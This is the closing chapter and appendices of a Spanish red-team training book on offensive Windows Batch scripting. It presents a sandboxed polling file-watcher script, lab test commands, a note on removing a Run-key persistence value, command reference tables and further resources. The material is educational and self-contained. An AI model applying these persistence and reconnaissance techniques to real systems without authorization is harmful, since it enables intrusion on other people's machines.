
Remove exige que el valor Run exista y pueda borrarse. Si ya lo retiraste a mano, puede devolver uno aunque esa referencia esté ausente; revisa el mensaje y termina la limpieza de la copia desde sandbox. El código conserva un fallo observable antes que anunciar una desinstalación que no pudo comprobar.

La prueba termina cuando puedes relacionar origen, copia, dato del Registro y log. Esas mismas relaciones sirven al analizar un dropper real, aunque sus siguientes etapas requieran otras herramientas.

9.6 Proyecto tres File watcher simple

Un file watcher comprueba un estado y reacciona cuando detecta una diferencia. Este proyecto utiliza sondeo: cada cinco segundos revisa una carpeta, recrea un marcador ausente y registra nombres .txt que todavía no conoce.

Usa una raíz exclusiva bajo sandbox\file_watcher. samples contiene archivos de entrada; artifacts contiene el marcador; logs guarda actividad; seen conserva un registro por nombre observado. El archivo watcher_stop.flag solicita la parada desde otra consola.



La memoria de observación se basa en el nombre, no en el contenido. Si modificas un archivo ya registrado, no se registra como nuevo. Si lo borras y recreas con el mismo nombre, el marcador en seen evita otra entrada de descubrimiento.

El alcance se limita a los .txt del primer nivel de samples. No hay recursión, lectura del contenido ni ejecución de los archivos encontrados. Un directorio cuyo nombre termine en .txt se excluye de la acción.

Cada ejecución realiza como máximo doce rondas, aproximadamente un minuto con las esperas y el trabajo de cada vuelta. La señal de parada puede terminarla antes. Una carpeta de bloqueo evita iniciar otra instancia normal sobre esa misma raíz.

El límite temporal facilita revisar una prueba completa. No convierte el sondeo en un sistema de eventos: un archivo creado y borrado entre dos rondas puede pasar inadvertido.

9.7 Código del watcher

Guarda el cuadro completo como file_watcher.bat. Ejecútalo en una consola interactiva para que TIMEOUT pueda esperar correctamente. La raíz y sus subcarpetas se preparan automáticamente; una señal de parada previa impide iniciar una nueva sesión.

Script completo — file_watcher.bat

```
@echo off
:: Preserva nombres que incluyan signos de exclamacion.
setlocal EnableExtensions DisableDelayedExpansion
:: Define un arbol independiente para esta herramienta.
set "target_dir=%USERPROFILE%\malware\sandbox\file_watcher"
set "watch_dir=%target_dir%\samples"
set "seen_dir=%target_dir%\seen"
set "log_file=%target_dir%\logs\watcher_log.txt"
set "marker_file=%target_dir%\artifacts\analysis_ready.txt"
set "stop_file=%target_dir%\watcher_stop.flag"
set "lock_dir=%target_dir%\watcher.lock"
:: Inicializa el numero de rondas y el resultado de la sesion.
set /a poll_count=0 >nul
set "watch_status=0"
:: Prepara las carpetas y comprueba su existencia efectiva.
for %%D in ("%watch_dir%" "%seen_dir%" "%target_dir%\logs" "%target_dir%\artifacts") do (
  REM Crea solo la ruta que falta.
  if not exist "%%~D\" md "%%~D"
  REM Aborta si una ruta no quedo disponible como directorio.
  if not exist "%%~D\" goto prepare_error
)
:: Una senal anterior debe revisarse antes de otra sesion.
if exist "%stop_file%" goto stopped_before_start
:: Intenta adquirir un bloqueo mediante creacion de directorio.
md "%lock_dir%" 2>nul
if errorlevel 1 goto lock_error
:: Registra el inicio despues de adquirir el bloqueo.
>>"%log_file%" echo [%DATE% %TIME%] watcher_started
if errorlevel 1 goto runtime_error

:poll
:: Revisa una parada solicitada desde otra consola.
if exist "%stop_file%" goto done
:: Recrea solamente el marcador del propio laboratorio.
if not exist "%marker_file%" (
  REM Escribe contenido conocido en el marcador ausente.
  >"%marker_file%" echo watcher_marker=ready
  if errorlevel 1 goto runtime_error
  REM Conserva evidencia de la recreacion.
  >>"%log_file%" echo [%DATE% %TIME%] marker_created
  if errorlevel 1 goto runtime_error
)
:: Selecciona archivos txt del primer nivel de samples.
for %%F in ("%watch_dir%\*.txt") do (
  REM Comprueba coincidencia y excluye directorios.
  if exist "%%~fF" if not exist "%%~fF\" (
    REM Los nombres ya registrados no generan otra entrada.
    if not exist "%seen_dir%\%%~nxF.seen" (
      REM Registra un descubrimiento sin ejecutar la entrada.
      >>"%log_file%" echo [%DATE% %TIME%] new_sample="%%~nxF"
      if errorlevel 1 goto runtime_error
      REM Conserva el nombre observado entre rondas y sesiones.
      type nul >"%seen_dir%\%%~nxF.seen"
      if errorlevel 1 goto runtime_error
    )
```

```
  )
)
:: Acota la duracion a doce observaciones por ejecucion.
set /a poll_count+=1 >nul
if %poll_count% geq 12 goto done
:: Espera sin aceptar teclas que aceleren el sondeo.
timeout /t 5 /nobreak >nul
if errorlevel 1 goto runtime_error
:: Inicia otra observacion con una nueva lectura del reloj.
goto poll

:done
:: Registra el fin normal o la parada solicitada.
>>"%log_file%" echo [%DATE% %TIME%] watcher_finished
if errorlevel 1 set "watch_status=1"
goto release_lock
:runtime_error
:: Mantiene el fallo como resultado de esta sesion.
set "watch_status=1"
echo Fallo durante la observacion. Revisa "%log_file%".
:release_lock
:: Retira solo el bloqueo adquirido por esta instancia.
rd "%lock_dir%"
if exist "%lock_dir%\" set "watch_status=1"
exit /b %watch_status%

:prepare_error
:: Describe una raiz incompleta sin entrar al bucle.
echo No se pudieron preparar las carpetas del watcher.
exit /b 1
:lock_error
:: No toca un bloqueo que no logro adquirir.
echo No se pudo adquirir watcher.lock. Revisa otra instancia o permisos.
exit /b 1
:stopped_before_start
:: Evita retirar automaticamente una orden de parada previa.
echo Existe watcher_stop.flag. Retiralo cuando quieras otra sesion.
exit /b 2
```

9.8 Ejercicio final de comprobación

Inicia el watcher y abre una segunda consola. Crea dos archivos en samples y retira el marcador para observar su recreación. Revisa el log antes de solicitar la parada.

Consola — segunda sesión de CMD

```
:: Crea una entrada nueva dentro de la carpeta observada.
>"%USERPROFILE%\malware\sandbox\file_watcher\samples\dropper_probe.txt" echo sample=dropper
:: Crea otra entrada con un nombre diferente.
>"%USERPROFILE%\malware\sandbox\file_watcher\samples\loader_probe.txt" echo sample=loader
:: Retira solo el marcador que el watcher sabe recrear.
del "%USERPROFILE%\malware\sandbox\file_watcher\artifacts\analysis_ready.txt"
:: Solicita una parada que se comprobara en otra ronda.
type nul >"%USERPROFILE%\malware\sandbox\file_watcher\watcher_stop.flag"
```

Espera una ronda entre crear los archivos, retirar el marcador y pedir la parada; pegarlas todas seguidas puede detener la herramienta antes de que observe los cambios. Cada nombre nuevo debe producir una entrada y el marcador ausente debe generar marker_created.

Para otra sesión, retira watcher_stop.flag. Conserva seen para comprobar que los mismos nombres no se registran otra vez. Usa un nombre nuevo para producir otro descubrimiento.

Si interrumpes con Ctrl+C o cierras la consola, puede quedar watcher.lock. Comprueba que no exista otra instancia antes de retirar ese directorio vacío. El bloqueo no recupera por sí mismo una sesión interrumpida.

Referencia técnica: Microsoft Learn, «call», «reg add», «reg delete», «for», «md», «rd» y «timeout» de Windows Commands. Los diagramas representan el flujo del código proporcionado.

Conserva los informes del reconocimiento, el registro del dropper y el log del watcher. Puedes explicar qué produjo cada uno, bajo qué condiciones y qué observaciones todavía no permiten concluir.

Epílogo

Cuándo Batch deja de ser suficiente

Batch funciona bien cuando necesitas coordinar herramientas de Windows y archivos con una estructura sencilla. En estos proyectos utilizaste esa capacidad para reconocer el sistema, instalar una sonda y observar cambios por sondeo.

El límite se hace visible cuando los datos son más complejos que el procedimiento. Leer texto con formatos variables, preservar bytes, comparar fechas regionales o procesar contenido con caracteres especiales exige un esfuerzo que puede superar al trabajo principal de la herramienta.

También aparecen límites en concurrencia y recuperación. Un directorio de bloqueo permite rechazar otra instancia normal, pero no identifica por sí mismo al proceso propietario ni resuelve todas las interrupciones. Un archivo escrito por varias instancias tampoco se convierte en un registro transaccional por usar >>.

El reconocimiento conserva salidas para una persona. Para comparar cientos de equipos, es preferible obtener propiedades estructuradas y conservar tipos: dirección, número, fecha, lista de valores. Convertir una tabla localizada de consola en una base confiable de datos requiere algo más que encadenar FINDSTR.

Mi criterio es mover una tarea a otra herramienta cuando el código destinado a compensar las reglas del intérprete empieza a ocultar el objetivo. Mantén Batch como coordinador si aporta claridad y entrega el procesamiento especializado a un componente que pueda realizarlo con garantías adecuadas.

Antes de ampliar cualquiera de los proyectos, completa sus pruebas de fallo. Una ruta ausente, una salida sin permisos y una configuración previa explican más sobre su confiabilidad que una ejecución favorable repetida sin cambiar condiciones.

El siguiente escalón

PowerShell permite trabajar con objetos y propiedades del sistema, controlar errores con mayor precisión y generar formatos estructurados. Es una continuación útil para reemplazar el análisis de columnas de consola y manejar fechas sin depender de su presentación regional.

VBScript aparece en muchas muestras y automatizaciones históricas. Reconocer su sintaxis y sus anfitriones sigue siendo útil para análisis, pero no conviene tratarlo como una dependencia universal para herramientas nuevas: Microsoft lo ha declarado en desuso y su disponibilidad depende de la versión y configuración de Windows.

CURL puede transferir archivos o consultar un servicio HTTP cuando está disponible. Combinarlo con Batch exige además definir cómo verificas el destino, interpretas los códigos y conservas los fallos. Un canal de mando y control, o C2, agrega autenticación, gestión de mensajes y alcance operativo; no se obtiene un diseño sólido solo por repetir peticiones en un bucle.

Para continuar, convierte primero una parte pequeña del reconocimiento a una salida estructurada. Después compara la observación por sondeo con un mecanismo de eventos. Mantén la misma disciplina: entradas explícitas, artefactos identificables, errores visibles y una forma de finalizar la ejecución.

Guarda una copia limpia de los proyectos y los resultados de las pruebas. Ese conjunto permite distinguir un cambio de implementación de un cambio del entorno cuando regreses al laboratorio.

Referencia técnica: Microsoft Learn, «Deprecated features in the Windows client».

El siguiente paso en Red Team empieza cuando puedes explicar y comprobar cada ejecución que decides automatizar.

Apéndice A

Referencia rápida de comandos

La tabla resume el papel de las herramientas utilizadas. Las opciones siguen perteneciendo a cada comando; confirma su ayuda local antes de trasladarlas a otra operación.

Comando	Opciones utilizadas	Aplicación en el laboratorio
CMD	/D /C /K	Coordinar scripts y controlar su finalización
SET y SETLOCAL	/A y DisableDelayedExpansion	Definir datos y conservar nombres literales
IF	EXIST, DEFINED y ERRORLEVEL	Validar entradas y resultados
FOR	/L /F /R y modificadores de rutas	Contar iteraciones y recorrer archivos o registros
CALL y EXIT	:etiqueta y /B	Invocar módulos y devolver códigos
ECHO y TYPE	> y >> como operadores de CMD	Generar y consultar informes
FINDSTR	/I /L /C /X /S /N	Localizar texto e indicadores literales
COPY y MOVE	/Y	Preparar copias y traslados controlados
REN y DEL	patrones; /F /Q /S en DEL	Renombrar muestras y retirar archivos propios
XCOPY	/E /I /Y	Copiar un conjunto con su estructura
ROBOCOPY	/E /R /W /XJ /LOG	Copiar directorios y conservar diagnósticos
CD, MD y RD	/D en CD; /S /Q en RD	Preparar y recorrer áreas del laboratorio
DIR	/B /S /A-D	Inventariar rutas de archivos
WHOAMI	/ALL /PRIV /GROUPS	Reconocer identidad y token
SYSTEMINFO	consulta local	Describir versión y contexto del sistema
IPCONFIG y ARP	/ALL y -A	Consultar adaptadores y caché IPv4
NETSTAT y TASKLIST	-ANO en NETSTAT	Relacionar extremos y procesos observados
SC	QUERY y STATE= ALL	Consultar servicios y sus estados
REG	QUERY, ADD y DELETE	Inspeccionar y gestionar valores propios
SCHTASKS	CREATE, QUERY, RUN y DELETE	Configurar y comprobar tareas del ejercicio
TIMEOUT	/T y /NOBREAK	Separar vueltas y evitar un sondeo continuo sin espera

Cero no tiene el mismo significado para todas las utilidades. ROBOCOPY utiliza valores inferiores a ocho para varios resultados sin fallo de copia; interpreta su registro antes de traducirlos a un estado de tu herramienta.

Apéndice B

Variables de entorno de Windows

Las variables describen el entorno de un proceso. Pueden ayudar a construir rutas, pero sus valores no sustituyen una consulta de identidad ni una comprobación de acceso.

Variable o expansión	Qué representa	Uso y límite práctico
USERPROFILE	Raíz del perfil actual	Base de sandbox; no garantiza dónde está el Escritorio
APPDATA	Datos itinerantes del usuario	Ubicación de las sondas del libro
LOCALAPPDATA	Datos locales de aplicaciones del usuario	Distinta de APPDATA; no implica contenido itinerante
TEMP y TMP	Directorios temporales del proceso	Pueden variar por identidad y sesión
COMPUTERNAME	Nombre declarado del equipo	Etiqueta de contexto en informes
USERNAME y USERDOMAIN	Cuenta y dominio declarados en el entorno	Contrastar identidad efectiva con WHOAMI
SystemRoot	Directorio de instalación de Windows	Base de rutas a utilidades del sistema
ComSpec	Ruta configurada del intérprete	Lanzar CMD con opciones explícitas
ProgramData	Datos de aplicaciones de ámbito de máquina	No equivale a una carpeta privada por usuario
ProgramFiles	Ubicación de programas de la arquitectura del proceso	Revisar permisos antes de instalar recursos
PROCESSOR_ARCHITECTURE	Arquitectura declarada al proceso	Puede reflejar un proceso de 32 bits
PROCESSOR_ARCHITEW6432	Arquitectura nativa expuesta bajo WOW64 cuando aplica	Puede no estar definida
CD	Directorio de trabajo actual	Distinto de la ubicación del script
DATE y TIME	Fecha y hora locales en su presentación regional	Útiles dentro del log; no usar sin tratar en nombres
RANDOM	Número seudoaleatorio entre 0 y 32767	Reduce colisiones; no es un generador criptográfico
ERRORLEVEL	Estado observado por el intérprete	Guardar inmediatamente después de la operación
~dp0 sobre el parámetro 0	Unidad y carpeta del archivo Batch	Se escribe %~dp0; no es una variable de entorno

CD, DATE, TIME, RANDOM y ERRORLEVEL tienen expansiones dinámicas con las extensiones activas. No definas variables con esos nombres: ocultarían sus valores dinámicos.

Apéndice C

Recursos para continuar

Windows Commands, de Microsoft Learn, reúne la sintaxis de las utilidades del libro. Úsalo junto a la ayuda de tu propia instalación: CMD /?, FOR /?, REG /? y SCHTASKS /? permiten contrastar las opciones que realmente tienes disponibles.

La documentación de Win32 sobre Run y RunOnce, carpetas conocidas y Programador de tareas permite relacionar una orden de consola con el mecanismo de Windows que modifica. Esa relación es más útil que memorizar líneas sin conocer dónde queda su configuración.

Microsoft Sysinternals aporta herramientas para observar el resultado: Autoruns para referencias de inicio, Process Monitor para actividad de procesos, archivos y Registro, y Process Explorer para revisar procesos y contexto. Son herramientas complementarias de comprobación; su presencia no es un requisito de los scripts de este libro.

MITRE ATT&CK organiza comportamientos y técnicas observadas en operaciones reales. Úsalo como vocabulario para describir hallazgos, manteniendo separada la evidencia de tu muestra de las capacidades documentadas para otras familias.

LOLBAS documenta usos de binarios y scripts presentes en Windows. Consulta las condiciones de cada caso y contrástalas con la versión de tu VM. La presencia de una herramienta en una lista no demuestra que una operación vaya a funcionar bajo tus permisos.

Para ampliar el análisis puedes estudiar Practical Malware Analysis, de Michael Sikorski y Andrew Honig, y los materiales públicos de Microsoft sobre Sysmon. Si pasas a PowerShell, empieza por su documentación de objetos, errores y exportación de datos antes de reproducir procedimientos complejos.

Conserva junto a tus proyectos una ficha con versión de Windows, arquitectura de consola, identidad, permisos y resultado de cada prueba. Esa ficha convierte una colección de scripts en un laboratorio que puedes volver a explicar y reproducir.

DERECHOS DE AUTOR Y CONDICIONES DE DISTRIBUCIÓN

© 2026 Aldair Maihuiri. Derechos reservados, salvo las autorizaciones expresadas a continuación.

Batch Ofensivo — Scripts de Windows para Red Team desde Cero

Esta obra se distribuye gratuitamente para facilitar el aprendizaje y el intercambio de conocimientos sobre automatización en Windows y ciberseguridad.

Se autoriza descargar, leer, imprimir para uso personal y compartir gratuitamente el libro completo, siempre que se conserve íntegro su contenido, se mantenga este aviso y se reconozca a Aldair Maihuiri como autor.

La distribución gratuita no implica una renuncia a los derechos de autor ni una cesión de la titularidad de la obra.

Salvo las excepciones previstas en la legislación aplicable, la venta, la explotación comercial y la distribución de traducciones o versiones modificadas requieren autorización previa y por escrito del titular.

Los ejemplos de código pueden copiarse, ejecutarse y adaptarse para aprendizaje, docencia y experimentación en sistemas propios o expresamente autorizados. Este permiso no autoriza presentar el libro, o una versión modificada de este, como una obra propia.

Los materiales de terceros que se identifiquen en la obra conservan sus respectivos derechos y condiciones de uso.